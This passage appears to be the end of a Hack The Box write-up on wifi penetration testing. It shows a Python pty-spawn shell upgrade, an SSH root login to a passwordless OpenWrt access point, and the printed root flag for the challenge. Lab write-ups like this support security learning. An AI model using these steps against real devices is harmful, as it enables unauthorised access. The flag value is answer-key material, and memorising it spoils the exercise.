We know that the default AP address is usually 192.168.1.1. I tried to connect to it over SSH, but it fails due to some terminal issue. Then I changed my shell using this python cmd.
python3 -c 'import pty;pty.spawn("/bin/bash")'


```
root@attica03:/# ssh root@192.168.1.1
ssh root@192.168.1.1
Pseudo-terminal will not be allocated because stdin is not a terminal.
Host key verification failed.
root@attica03:/# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Trying to connect again via ssh, it was successful as seen below.
From this point I managed to retrieve the root flag.

```
root@attica03:/# ssh root@192.168.1.1
ssh root@192.168.1.1
The authenticity of host '192.168.1.1 (192.168.1.1)' can't be established.
ED25519 key fingerprint is SHA256:ZcoOrJ2dytSfHYNwN2vcg6OsZjATPopYMLPVYhczadM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Warning: Permanently added '192.168.1.1' (ED25519) to the list of known hosts.


BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt 23.05.2, r23630-842932a63d
 -----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@ap:~# whoami
whoami
-ash: whoami: not found
root@ap:~# ls -la
ls -la
drwxr-xr-x    2 root     root          4096 Jan  7  2024 .
drwxr-xr-x   17 root     root          4096 Jul 11 04:03 ..
-rw-r-----    2 root     root            33 Jul 11 04:07 root.txt
root@ap:~# cat root.txt
cat root.txt
da2c696093491ed53af16a60201fc64d
root@ap:~#
```



https://www.hackthebox.com/achievement/machine/1944033/593

CONCLUSION
I have learnt a lot of new concept when it comes to wifi pentesting and this room has been of great help to me.